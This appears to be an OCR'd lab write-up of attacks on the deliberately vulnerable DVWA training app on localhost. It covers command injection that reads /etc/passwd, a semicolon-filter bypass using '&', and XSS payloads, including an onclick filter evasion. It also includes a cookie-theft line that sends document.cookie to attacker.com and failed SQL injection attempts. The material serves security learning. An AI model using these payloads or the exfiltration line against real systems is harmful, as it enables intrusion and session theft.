
LOW LEVEL SECURITY

Command injection




```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.046 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3089ms
rtt min/avg/max/mdev = 0.013/0.031/0.046/0.011 ms
help
index.php
source
```

User input is directy used in cmd, therefor we can insert any command after semicolon and this command will be executed


For more destruction we can just enter 127.0.0.1; cat /etc/passwd



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.045 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3060ms
rtt min/avg/max/mdev = 0.043/0.045/0.050/0.003 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
syslog:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:991:991:systemd Resolver:/:/usr/sbin/nologin
uuidd:x:103:103::/run/uuidd:/usr/sbin/nologin
usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tss:x:105:105:TPM software stack,,,:/var/lib/tpm:/bin/false
systemd-oom:x:990:990:systemd Userspace OOM Killer:/:/usr/sbin/nologin
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
whoopsie:x:107:109::/nonexistent:/bin/false
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:108:111:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
tcpdump:x:109:112::/nonexistent:/usr/sbin/nologin
sssd:x:110:113:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
cups-pk-helper:x:112:114:user for cups-pk-helper service,,,:/nonexistent:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
saned:x:113:116::/var/lib/saned:/usr/sbin/nologin
geoclue:x:114:117::/var/lib/geoclue:/usr/sbin/nologin
cups-browsed:x:115:114::/nonexistent:/usr/sbin/nologin
hplip:x:116:7:HPLIP system user,,,:/run/hplip:/bin/false
gnome-remote-desktop:x:988:988:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin
polkitd:x:987:987:User for polkitd:/:/usr/sbin/nologin
rtkit:x:117:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
```

XSS




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('XSS');</script> Submit

Hello


More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/



localhost says

XSS




What's your name? <script>maliciousFunction()</s Submit

Hello

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

We can fit anything in script. We can even execute js functions such as stealing cookies etc
Instead of malicious function we can write fetch('http://attacker.com/steal?cookie=' + document.cookie); too steal cookies.



Name * me


Message * <script>alert('XSS')</script>

Name: test
Message: This is a test comment.

Name: me
Message:


For stored XSS we do the same, in this example there is maximum number of signs in name field so it is easier to put an exploit in message field

SQL injection



Vulnerability: SQL Injection

User ID: select * from person wh




Vulnerability: SQL Injection (Blind)

User ID: select * from person wh

We can enter string that is sql command and by that we will not be entering data but we will be executing commands

MEDIUM LEVEL

Command injection




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1; ls

Now ths command is not woring



Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 & ls


```
help
index.php
source
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.060 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.052 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.019/0.043/0.060/0.015 ms
```

after replacing semicolon with & symbol we manage to execute command, program most likely replaces or removes “;” symbol but doesnt do it for “&” symbol. For more destruction write cat /etc/passwd

XSS

Entering a command using <script></script> is not working but we can simply use different html syntax like: <b onclick=alert('XSS')>clickme</b>




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <b onclick=alert('XSS')>clickm

Hello **clickme**

after clicking:




localhost says

XSS

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <b onclick=alert('XSS')>clickm

Hello **clickme**



Vulnerability: Stored Cross Site Scripting (XSS)


Name *

Message * <b onclick=alert('XSS')>clickme</b>


after entering this command in stored xss we also manage to execute a command

SQL injection


We cannot enter our own input but by inspecting the element we can change the value of an given option. Here we can write anything just as in easy level. After selecting changed option we can execute command.



```
▼<form action="#" method="POST">
  ▼<p>
     " User ID: "
    ▼<select name="id">
       <option value="1">1</option> slot
       <option value="2">2</option> slot
       <option value="3">3</option> slot
       <option value="4">4</option> slot
       <option value="select * from person where name = 'susan' and age = 2">5</option>
       slot
     </select> == $0
```



Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'select * from person where name = \'susan\' and age = 2' at line 1 in /var/www/html/DVWA/vulnerabilities/sqli/source/medium.php:12 Stack trace: #0 /var/www/html/DVWA/vulnerabilities/sqli/source/medium.php(12): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/sqli/index.php(34): require_once('...') #2 {main} thrown in **/var/www/html/DVWA/vulnerabilities/sqli/source/medium.php** on line **12**



```
<html>
 ▶<head> … </head>
 ▼<body> == $0
    <br>
    <b>Fatal error</b>
    ": Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that
    corresponds to your MariaDB server version for the right syntax to use near 'select * from
    person where name = \'susan\' and age = 2' at line 1 in
    /var/www/html/DVWA/vulnerabilities/sqli/source/medium.php:12 Stack trace: #0
    /var/www/html/DVWA/vulnerabilities/sqli/source/medium.php(12): mysqli_query() #1
    /var/www/html/DVWA/vulnerabilities/sqli/index.php(34): require_once('...') #2 {main} thrown in
    "
    <b>/var/www/html/DVWA/vulnerabilities/sqli/source/medium.php</b>
    " on line "
    <b>12</b>
    <br>
  </body>
 ▶<div style="all: initial;"> … </div>
</html>
```

this is what we got after submitting “5” answer.

